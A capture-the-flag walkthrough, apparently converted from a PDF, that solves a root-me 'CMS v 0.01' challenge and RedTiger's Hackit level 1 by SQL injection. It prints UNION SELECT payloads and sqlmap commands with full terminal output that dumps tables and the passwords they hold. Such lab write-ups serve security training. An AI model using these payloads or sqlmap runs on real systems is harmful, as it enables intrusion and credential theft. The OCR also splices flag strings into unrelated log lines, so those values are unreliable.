The screenshot shows the 'challenge01' page on root-me.org. The page title is 'CMS v 0.01'. It has a navigation bar with 'Accueil' and 'Login'. The main content area displays a list of links: 'Système de news', 'Publication du site', and 'Bienvenue / Welcome'. A note states: 'NOTE: Here we see 3 links to news. The news must be posted in the database.'


Here we see 3 links to news. The news must be posted in the database. Open any news to find out where we can carry out an attack using sql injection.

2. Open any news to find out where we can carry out an attack using sql injection.

**NOTE:**

Each news consists of at least 3 fields, since one of them is the identifier, the second is the title and the third is the description.

3. In the address bar we see the id parameter. To make sure you can perform a SQLi attack, add the `OR 1=1 --` code at the end.



4. The DBMS is **SQLite3**, we can get the database structure. To do this, enter:


```
UNION SELECT null,sql,null FROM sqlite_master --
```



Here are 2 tables. We are interested in the `users` table.


5. To obtain the administrator password, enter the following:

```
UNION SELECT null,username,password FROM users --
```




6. Go to the "login" tab.

7. Enter the username: **admin** and password: **aTlkJYLjcbLmue3**.



8. The password "aTlkJYLjcbLmue3" is "Flag".



redtiger.labs.overthewire.org

https://redtiger.labs.overthewire.org

Box OSINT Services Vuln DB Privacy and Security Learning Resources Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHun

RedTiger's Hackit

Welcome to my 1st hackit. Visitors: 284387.
This hackit is for people who want to test their knowledge in PHP / SQL security.
It has some similarities to h0yt3r's and shadowleet's sql-injection hackits but it will also test you in some logical ways of thinking.
All levels are based on real vulnerabilitys I found in the wild.
Be honest. Dont bruteforce the passwords and **dont make any solutions public!!!**
Well I am not a friend of long speeches so just start now.

Special challenge

You can see my contact information when level2 is solved

--> Start <-- here

Notice: Level4 is the only level you need to exploit blindly to get the value
I know that my anti-blind-checks are not very consistent. So find the right way to exploit the levels.
Anyway, have fun!

Start here --> Level 1 Simple SQL-Injection solved by 21479 hackers

Solution:

1. Run the task.

← → ↻ 🏠 <https://redtiger.labs.overthewire.org/level1.php?cat=1>

🌐 Getting Started Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security

Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

Category: 1

This hackit is cool :)
My cats are sweet.
Miau

Username:
Password:

Let's check it out.

When we click on the link, we receive a **hint**.

NOTE:

I checked the username and password fields for possible sql injection, but found nothing. In addition, here we see a link "*Category: 1*", when clicked on it, the message "***This hackit is cool*** 😊" appeared. This is a hint. Let's check it out...

2. Press the key combination `[Ctrl]+[Alt]+[T]` to launch the terminal.
3. Enter the following command to get the database names.

```
sudo sqlmap -v -u "https://redtiger.labs.overthewire.org/level1.php?cat=1" -p cat --dbs
```

```
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
(kali@kali)~[~]
-> sudo sqlmap -v -u "https://redtiger.labs.overthewire.org/level1.php?cat=1" -p cat --dbs
[sudo] password for kali:
Get started with a simple injection:
[+] https://github.com/sqlmap/sqlmap
[+] https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 02:43:51 /2024-01-19/
[02:43:51] [INFO] resuming back-end DBMS 'mysql'
[02:43:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 5828=5828
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 4347 FROM (SELECT(SLEEP(5)))miad)
Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7176716a71,0x6b42565557456d5a797162527a6a79506f434b78586d4b67636d65524d674c726f585057674e5246,0x71706b6b71),NULL
[02:43:52] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12
[02:43:52] [INFO] fetching database names
[02:43:53] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION tec
```

Here:

- `-v` - verbosity.
- `-u` - target URL.
- `-p` - parameter(s) to check.
- `--dbs` - display a list of DBMS databases.

IMPORTANT:

In some cases, such as when we try to use headers in SQLMap with GET requests, we may run into problems identifying where SQL injection is possible. The presence of the following headers will cause problems with SQLMap: `--cookie=`, `--data`, `--method`, `--user-agent=`, `--referer=`.

4. Press `[Enter]`.


```

kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 5828=5828

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 4347 FROM (SELECT(SLEEP(5)))miad)

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7176716a71,0x6b4256557456d5a797162527a6a79506f434b78586d4b67636d65524d674c726f585057674e5246,0x71706b6b71),NUL
L--
[02:43:52] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12
[02:43:52] [INFO] fetching database names
[02:43:53] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION tec
hnique
[02:43:54] [WARNING] the SQL query provided does not return any output
[02:43:54] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[02:43:54] [INFO] fetching number of databases
[02:43:54] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[02:43:54] [INFO] retrieved:
[02:43:55] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[02:44:05] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[02:44:05] [ERROR] unable to retrieve the number of databases
[02:44:05] [INFO] falling back to current database
[02:44:05] [INFO] fetching current database
available databases [1]:
[*] hackit

[02:44:06] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/redtiger.labs.overthewire.org'

[*] ending @ 02:44:06 /2024-01-19/

```

A database called "hackit" was discovered.

As a result, we only got the name of one database called **hackit**.

5. Enter the following command to get the table names of the **hackit** database.

```
sudo sqlmap -v -u "https://redtiger.labs.overthewire.org/level1.php?cat=1" -p cat -D hackit --tables
```

```

kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
(kali@kali)~$ sudo sqlmap -v -u "https://redtiger.labs.overthewire.org/level1.php?cat=1" -p cat -D hackit --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:51:03 /2024-01-19/

[02:51:03] [INFO] resuming back-end DBMS 'mysql'
[02:51:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 5828=5828

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 4347 FROM (SELECT(SLEEP(5)))miad)

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7176716a71,0x6b4256557456d5a797162527a6a79506f434b78586d4b67636d65524d674c726f585057674e5246,0x71706b6b71),NUL
L--
[02:51:04] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12
[02:51:04] [INFO] fetching tables for database: 'hackit'
[02:51:06] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION tec

```

Here:

- ◊ **-D** - DBMS database for enumeration.
- ◊ **--tables** - display a list of DBMS database tables.

6. Press **[Enter]**.

```

kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
back-end DBMS: MySQL >= 5.0.12
[02:51:04] [INFO] fetching tables for database: 'hackit'
[02:51:06] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[02:51:07] [WARNING] the SQL query provided does not return any output
[02:51:07] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[02:51:09] [WARNING] the SQL query provided does not return any output
[02:51:09] [INFO] fetching number of tables for database 'hackit'
[02:51:09] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[02:51:09] [INFO] retrieved:
[02:51:10] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[02:51:20] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[02:51:21] [WARNING] unable to retrieve the number of tables for database 'hackit'
[02:51:21] [INFO] fetching number of tables for database 'hackit'
[02:51:21] [INFO] retrieved:
[02:51:23] [INFO] retrieved:
[02:51:24] [ERROR] unable to retrieve the table names for any database
do you want to use common table existence check? [y/N/q] y
which common tables (wordlist) file do you want to use?
(1) default '/usr/share/sqlmap/data/txt/common-tables.txt' (press Enter)
(2) custom
> default
[02:52:10] [INFO] performing table existence using items from '/usr/share/sqlmap/data/txt/common-tables.txt'
[02:52:10] [INFO] adding words used on web page to the check list
[02:52:10] [INFO] checking database 'hackit'
please enter number of threads? [Enter for 1 (current)] 5
[02:52:33] [INFO] starting 5 threads
[03:24:57] [INFO] retrieved: level1_users

Database: hackit
[1 table]
+-----+
| level1_users |
+-----+

A table called "level1_users" was discovered.

[03:25:04] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/redtiger.labs.overthewire.org'
[*] ending @ 03:25:04 /2024-01-19/

```

A table called `level1_users` was discovered.

7. To get the list of fields use the following command.

```
sudo sqlmap -v -u "https://redtiger.labs.overthewire.org/level1.php?cat=1" -p cat -D hackit -T level1_users --columns
```

```

kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
(kali@kali)~$ sudo sqlmap -v -u "https://redtiger.labs.overthewire.org/level1.php?cat=1" -p cat -D hackit -T level1_users --columns
[sudo] password for kali:
[+] starting @ 03:30:50 /2024-01-19/

[03:30:50] [INFO] resuming back-end DBMS 'mysql'
[03:30:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 5828=5828
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 4347 FROM (SELECT(SLEEP(5)))miad)
Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7176716a71,0x6b4256557456d5a797162527a6a79506f434b78586d4b67636d65524d674c726f585057674e5246,0x71706b6b71),NUL
L--

[03:30:51] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12
[03:30:51] [INFO] fetching columns for table 'level1_users' in database 'hackit'

```

Here:

- ◊ `-T` - DBMS database table(s) to enumerate.
- ◊ `--columns` - list the columns of the DBMS database table.

8. Press `[Enter]`.

```

kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
web application technology: Apache
back-end DBMS: MySQL ≥ 5.0.12
[03:30:51] [INFO] fetching columns for table 'level1_users' in database 'hackit'
[03:30:51] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[03:30:52] [WARNING] the SQL query provided does not return any output
[03:30:52] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[03:30:52] [WARNING] unable to retrieve column names for table 'level1_users' in database 'hackit'
do you want to use common column existence check? [y/N/q] y
which common columns (wordlist) file do you want to use?
[1] default '/usr/share/sqlmap/data/txt/common-columns.txt' (press Enter)
[2] custom
1
[03:31:09] [INFO] checking column existence using items from '/usr/share/sqlmap/data/txt/common-columns.txt'
[03:31:09] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)] 10
[03:31:13] [INFO] starting 10 threads
[03:31:14] [INFO] retrieved: id
[03:31:15] [INFO] retrieved: username
[03:32:19] [INFO] retrieved: password
[03:46:46] [INFO] retrieved: password
[03:46:52] [INFO] retrieved: username with this flag: 27cbdd03ecde822d07a7e0630f0315

Database: hackit
Table: level1_users
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | numeric |
| password | non-numeric |
| username | non-numeric |
+-----+-----+

[03:46:57] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/redtiger.labs.overthewire.org'
[*] ending @ 03:46:57 /2024-01-19/

```

Fields called `id`, `password` and `username` were discovered.

9. To get the value of this field, enter the following command.

```

sudo sqlmap -v -u "https://redtiger.labs.overthewire.org/level1.php?cat=1" -p cat -D hackit -T level1_users -C id,username,password --dump

```

```

kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
(kali@kali)~$ sudo sqlmap -v -u "https://redtiger.labs.overthewire.org/level1.php?cat=1" -p cat -D hackit -T level1_users -C id,username,password --dump
[sudo] password for kali:
[+] starting @ 03:57:50 /2024-01-19/

[03:57:50] [INFO] resuming back-end DBMS 'mysql'
[03:57:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 5828=5828

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 4347 FROM (SELECT(SLEEP(5)))miad)

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7176716a71,0x6b4256557456d5a797162527a6a79506f434b78586d4b67636d65524d674c726f585057674e5246,0x71706b6b71),NULL --

[03:57:51] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ≥ 5.0.12
[03:57:51] [INFO] fetching entries of column(s) 'id,password,username' for table 'level1_users' in database 'hackit'
Database: hackit
Table: level1_users

```

Here:

- ◊ `-C` - column(s) of the DBMS table to be enumerated.
- ◊ `--dump` - dump DBMS database table records.

10. Press `[Enter]`.

```

kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
[*] starting @ 03:57:50 /2024-01-19/
[03:57:50] [INFO] resuming back-end DBMS 'mysql'
[03:57:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: cat (GET) for the user Hornoxe
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 5828=5828

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 4347 FROM (SELECT(SLEEP(5)))miad)

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7176716a71,0x6b42565557456d5a797162527a6a79506f434b78586d4b67636d65524d674c726f585057674e5246,0x71706b6b71),NUL
L--

[03:57:51] [INFO] the back-end DBMS is MySQL is flag: 27cbddc803ecde822d87a7e8639f9315
web application technology: Apache
back-end DBMS: MySQL > 5.0.12
[03:57:51] [INFO] fetching entries of column(s) 'id,password,username' for table 'level1_users' in database 'hackit'
Database: hackit
Table: level1_users
[1 entry]
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | Hornoxe | thatwaseasy |
+----+-----+-----+

[03:57:51] [INFO] table 'hackit.level1_users' dumped to CSV file '/root/.local/share/sqlmap/output/redtiger.labs.overthewire.org/dump/hackit/level1_users.csv'
[03:57:51] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/redtiger.labs.overthewire.org'
[*] ending @ 03:57:51 /2024-01-19/

```

Only one "Hornox" user was found and his password was "thatwaseasy".

Only one **Hornox** user was found and his password was **thatwaseasy**.

11. Login using **Hornoxe** and **thatwaseasy**.

12. Collect the "Flag".

← → ↻ 🏠